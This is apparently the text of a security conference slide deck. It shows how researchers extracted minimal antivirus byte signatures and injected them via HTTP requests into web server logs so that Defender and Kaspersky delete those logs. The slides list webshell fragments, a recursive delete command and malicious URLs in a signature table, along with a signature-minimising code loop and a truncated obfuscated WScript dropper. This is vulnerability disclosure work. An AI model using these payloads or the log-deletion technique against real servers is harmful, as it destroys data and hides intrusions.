

EDR = Erase Data Remotely

RELOADED

Tomer Bar

Shmuel Cohen



Tomer Bar

VP of Security Research @ SafeBreach

- **This talk is SafeBreach's 15th talk at Black Hat**
- 20 years experience in security research
- Main focus in APT and vulnerability research
- Presented at many global security conferences
Such as: Black Hat USA 2020,2023, DEFCON 28-31...



Shmuel Cohen

Security Researcher @ SafeBreach

- 6 years experience in cybersecurity
- Main focus in vulnerability research
- Former malware researcher specialized
In APT groups



Agenda

- Research Goal and approach
- Discover the vulnerability CVE-2023-24860
- Attack vectors
- CVE-2023-36010 (CVE-2023-24860 bypass)
- CVE-2023-36010 bypass + special bonus
- Lessons learned, Vendor response, Github, Q&A

Research Goal - Trigger False Positives



**OMG It's Taylor
Swift**



Research Goal - Trigger False Positives



Teaser


What will you say if we can **remotely delete critical files over the internet,**
Pre-authentication,
Exploit multiple vulnerable Security controls both on Windows and Linux
from your **Fully patched servers**



Byte signature do bites

The Challenges

Remote
① Triggering



Byte signature engine are considered as the most trusted and accurate layer


● FP is a known issue and most were already been fixed



Step 1

Extracting EDR's Byte-Signatures

Black Box Approach



Windows Defender signature hunting

microsoft:infected size:200-

microsoft:infected size:200-

FILES 20 / 3.61 K

		Detections	Size
<input type="checkbox"/>	131F95C51CC819465FA1797F6CCACF9D494AAFF46FA3EAC73AE63FFBDFD8267 %2Fhome%2Fazureuser%2Fclamav-scan%2Fclamav-testfile text attachment via-tor	56 / 63	69 B
<input type="checkbox"/>	275A0218BFB6489E54D471899F70B9D1663FC695EC2FE2A2C4538AABF651FD0F eicar.com-30630 text known-distributor attachment via-tor	65 / 68	68 B
<input type="checkbox"/>	2546DCFFC5AD854D4DDC64FBF056871CD5A00F2471CB7A58FD4AC23B6E9EEDAD eicar_com.zip zip attachment via-tor	61 / 65	184 B
<input type="checkbox"/>	381E0E12E67A5C026529129A264844E7F1029114365EF3BE465872A3BEC572C9 IT-test-eicar.cmd javascript direct-cpu-clock-access	21 / 61	92 B
<input type="checkbox"/>	B86F257BF538B98936480A9709AAAF73D2DF4A3E0233DAF582061439A8359C5B analysis.log.lnk lnk cve-2010-2568 exploit	46 / 62	198 B
<input type="checkbox"/>	93609411D5226B7C5A150ECAF422987590A8870C8E095E1CAA072273041A86E7 C:\Users\user\AppData\Local\Temp\23774625.bat javascript	29 / 60	94 B

How to manually minimize a signature ?

- **Example, let's assume entire malicious file content is : "XABCY"**
- Remove "X", write "ABCY" to disk -> **detection** -> "X" is not part of the signature
- Remove "A", write "BCY" to disk -> no detection -> "A" is part of the signature
- Remove "B", write "ACY" to disk -> no detection -> "B" is part of the signature
- Remove "C", write "ABY" to disk -> no detection -> "C" is part of the signature
- Remove "Y", write "ABC" to disk -> **detection** -> "Y" is not part of the signature

The signature is "ABC"



Windows Defender Byte Signatures



Windows Defender - RTFM



```
class MSFT_MpThreat : BaseStatus
{
    string SchemaVersion = "1.0.0.0";
    sint64 ThreatID;
    string ThreatName;
    uint8 SeverityID;
    uint8 CategoryID;
    uint8 TypeID;
    uint32 RollupStatus;
    string Resources[];
    boolean DidThreatExecute = false;
    boolean IsActive = false;
};
```

[Learn](#) / [Windows](#) / [Customize](#) / [Desktop customizations](#) /



ThreatSeverityDefaultAction

Article • 12/17/2020 • 2 minutes to read • 4 contributors

[Feedback](#)

`ThreatSeverityDefaultAction` configures the default action to be taken for a threat alert that Microsoft Defender takes. Microsoft Defender is an application that can prevent, remove, and quarantine malware (malicious software) and spyware.

Child Elements

Setting	Description
Low	Specifies the default action to take for threat alert identified as Low.
Moderate	Specifies the default action to take for threat alert identified as Moderate.
High	Specifies the default action to take for threat alert identified as High.
Severe	Specifies the default action to take for threat alert identified as Severe.

Windows Defender - RTFM

Severe


Article • 12/17/2020 • 2 minutes to read • 5 contributors

Severe specifies the automatic remediation action taken for detected threats with a **Severe** alert level.

Values

1	Clean the detected threat.
2	Quarantine the detected threat.
3	Remove the detected threat.
6	Allow the detected threat.
8	Allow the user to determine the action to take with the detected threat.
9	Do not take any action.
10	Block the detected threat.
NULL	Apply action based on the update definition. This is the default value.

CAutoScan::ActionStringFromID(enum tagMPHREAT_ACTION)




Automatic Signature generation

Selecting the “best” signature



Automatic Minimal Signature Generation

- We downloaded all 3.6K files from the original VT query
- Develop a python tool to minimize the binaries into minimal signature as possible



```
[autorun]
shellexecute=q153jltr.exe
icon=%SystemRoot%\system32\SHELL32.dll,4
action=Open folder to view files
shell\default=Open
shell\default\command=q153jltr.exe
```



Automatic
Minimize

```
[autorun] shellexecute=.exeaction=Openfoldertoviewfile
```

Automatic Minimal Signature Generation



- We found 130 unique signatures

EvilSignature	Times
[autorun]shellexecute=.exeaction=Openfoldertoviewfile	990
L â~°Ã¶â~» â~" FÃ	266
	115
<FRAME SRC=http://www.searchvity.com/<html>	110
<?phpeval(\$_POST[80
cdDrivestartwscript\".\"exit	77
PKâ™¥â™!	64
âCE,ELFâ~»â~°â~° â~» > â~° x@ @ @ 8 â~° â~° @ â	24
X50!P%@AP[4\PZX54(P^7CC)7]\$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H*	17
<%evalrequest("")%>	14
<?phpeval(\$_REQUEST[13

Signature Limitations: how to select the best signature?

Selecting the best signature:

LESS is MORE

Minimum Limitations =

1. Minimum special characters
2. Minimum length



LESS is MORE


Signature Limitations: how to select the best signature

Shortest signatures with minimum special types

special	length	EvilSignature
0	92	WDVPIVAIQEFQWzRcUFpYNTQoUF4pN0NDKTd9JEVJQ0FSLV
2	15	{\rtf1{\shp{\sp
2	23	//brembotembo.com/2.dat
2	26	frompynput.keyboardstr(key
2	51	//operasanpiox.bravepages.com/20190614890563891.xls
3	27	cdDrivestartwscript\".\"exit

Signature Limitations: how to select the best signature

- `{\rtf1{\shp{\sp`
 - Alert level: Severe
- File was quarantined automatically**



Security

 Virus & threat protection

Protection for your device against threats.

 Current threats

Threats found. Start the recommended actions.

Exploit:O97M/CVE-2010-3333.PB
24/10/2022 4:36 (Active)

Severe ^

Action options:

Quarantine

Remove

Allow on device


[See details](#)

Step 2

Manually embed the signature In Legit File

Failed First attempt

Legit file (non PE)



{\rtf1{\shp{\sp

Faster Automatic Minimal Signature Generation

```
hResult = scanner->Scan(NULL, sample.data, sample.size, &scanResult);
if (hResult == S_OK)
{
    if (scanResult.IsMalware)
        cout << "original is Malware" << endl;
    else
    {
        cout << "original is Benign,exit" << endl;
        return;
    }
}
for (i = 0; i < sample.size; i++)
{
    buffer[i] = 'Z';
    sample.data = (BYTE*)buffer;
    hResult = scanner->Scan(NULL, sample.data, sample.size, &scanResult);
    if (hResult == S_OK)
    {
        if (scanResult.IsMalware)
        {
            cout << "[+] Defender verdict: Malware. minimized byte until offset: " << i << endl;
        }
    }
}
```


PE Files

Executable legit file





Mimikatz signature

```
5A5A 5A64 8606 0063 395A 5E00 0000 0000 zzzzt+.c9Z^.....
0000 00F0 0022 1244 0FB6 4404 4F00 5B00 ...ð."D.ŒD.O.[.
2500 7800 3B00 2500 7800 5D00 2D00 2500 %.x.;%.x.)-.%.
3100 7500 2D00 2500 7500 2D00 2500 3000 l.u.-%.u.-%.0.
3800 7800 2D00 2500 7700 5A00 4000 2500 8.x.-%.w.Z.@.%.
7700 5A00 2D00 2500 7700 5A00 2E00 2500 w.Z.-%.w.Z...%.
7300 004B 0049 0057 0049 005F 004D 0053 s..K.I.W.I._.M.S
0056 0031 005F 0030 005F 0043 0052 0045 .V.l._.0._.C.R.E
0044 0045 004E 0054 0049 0041 004C 0053 .D.E.N.T.I.A.L.S
0020 6500 0011 0053 616D 456E 756D 6572 . e....SamEnumer
6174 6544 6F6D 6169 6E73 496E 5361 6D53 ateDomainsInSamS
6572 7665 7200 4D65 6D6F 7279 0013 0053 erver.Memory...S
616D 456E 756D 6572 6174 6555 7365 7273 amEnumerateUsers
496E 446F 6D61 696E 0065 0002 0049 5F4E InDomain.e...I_N
6574 5365 7276 6572 5472 7573 7450 6173 etServerTrustPas
7377 6F72 6473 4765 7400 0000 0000 5A5A swordsGet.....ZZ
```

NON-PE Files

Windows Defender




Challenge 3 - Attack Vectors
implant the signatures in legit files



ATTACK

Implant signature - achieve remote deletion of logs

1. Send HTTP POST request
Including signature



2. Signature is
written to log file

3. Defender
deletes the log


LOGS

Remote deletion of Windows Web Server Logs

CVE-2023-24860





Remote Deletion of Windows Web Server Logs - Demo



Remote Deletion of Windows Web Server Logs


Barking dog **starts to** bite... :)

WORKED !!! Defender detect IIS log file as an RTF exploit



Remote Deletion of Linux Web Server Logs

The Web server's market share



Remote Deletion of Linux Web Server Logs



EvilSignature DataBase



	signature	OS	AV	len ▼1	specialCharTypeCount	validFileName	validFolderName
	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	<?=`\$_GET[]` ;	Windows	Microsoft Defender	13		9 False	False
2	{\rtf1{\shp{\sp	Windows	Microsoft Defender	15		2 False	True
3	<?phpeval(\$_GET[Windows	Microsoft Defender	16		6 False	False
4	Gif89a\r\n<?php	Linux	Kaspersky	16		4 True	True
5	:a\r\nstartgoto	Linux	Kaspersky	16		3 True	True
6	<%eval request("	Linux	Kaspersky	16		5 True	True
7	<?php @eval(\$_POST[Linux	Kaspersky	19		8 True	True
8	<?phpsystem(\$_POST[Windows	Microsoft Defender	19		6 False	False
9	<%EVALreQuesT("")%>	Windows	Microsoft Defender	19		6 False	False
10	<%EvalreQuesT("")%>	Windows	Microsoft Defender	19		6 False	False
11	<%evalrequest("")%>	Windows	Microsoft Defender	19		6 False	False
12	<%evalrequest("")%>	Windows	Microsoft Defender	19		6 False	False
13	<%evalrequEst("")%>	Windows	Microsoft Defender	19		6 False	False
14	<%evalrEquEst("")%>	Windows	Microsoft Defender	19		6 False	False
15	<eval_r(Request(""))>	Windows	Microsoft Defender	20		6 False	False
16	cmd /c rd /s /q c:\	Linux	Kaspersky	20		4 False	False
17	<?phpeval(\$_REQUEST[Windows	Microsoft Defender	20		6 False	False
18	<iframe name=twitter	Windows	Avast	20		3 False	False
19	<?php system(\$_POST["	Linux	Kaspersky	21		8 True	True
20	<?phpsystem(\$_REQUEST[Windows	Microsoft Defender	22		6 False	False
21	<?phppassthru(getenv("	Windows	Microsoft Defender	22		4 False	False
22	rundll32 mouse_disable	Linux	Kaspersky	22		2 True	True
23	//brembotembo.com/2.dat	Windows	Microsoft Defender	23		2 False	False
24	open 210..81.exe\r\nbye	Windows	AVG	23		3 False	True
25	<iframe name=TwitterIgar	Windows	AVG	24		3 False	False

Automatic Minimal EvilSignature generation - Linux

AVAST + AVG



By default
only scan
files
With
predefined
extensions

Trend Micro



only works in
the
beginning of
the file

Others:

Palo Alto, CrowdStrike,
SentinelOne

Relay on
ML
Don't use
byte
signatures



Automatic Minimal EvilSignature generation - AV

One EvilSignature to rule the all

- Kaspersky
- Windows Defender



```
<html><<script>var s = false;var qg = "CreateObject";var v = function av() {return WScript[qg]("WScript.Shell");}, e = 11;var SP = "MSXML2.XMLHTTP";var yH = 2123213;var z = 0;function p(kn){v["Run"](kn, z, z)};function QT0(){return "" + SP};function B(k, PU){z = z * 1; return k - PU};function ue(){return qg};if (s){var y = "";function x(){return 22};var h = 0; var q = 0;function b(){var WM = new this["Date"]();var mn = WM["getUTCMilliseconds"]();WScript["Sleep"](x());var WN = new this["Date"]();var c = WM["getUTCMilliseconds"]();WScript["Sleep"](x());var HW = new this["Date"]();var Hh = WM["getUTCMilliseconds"]();var h = "I";h = B(c, mn);var q = "AN";q = B(Hh, c);y = "open";return B(h, q);}var cx = false;var x0 = false;for (var D = z; D < x() * 1; D++){if (b() != 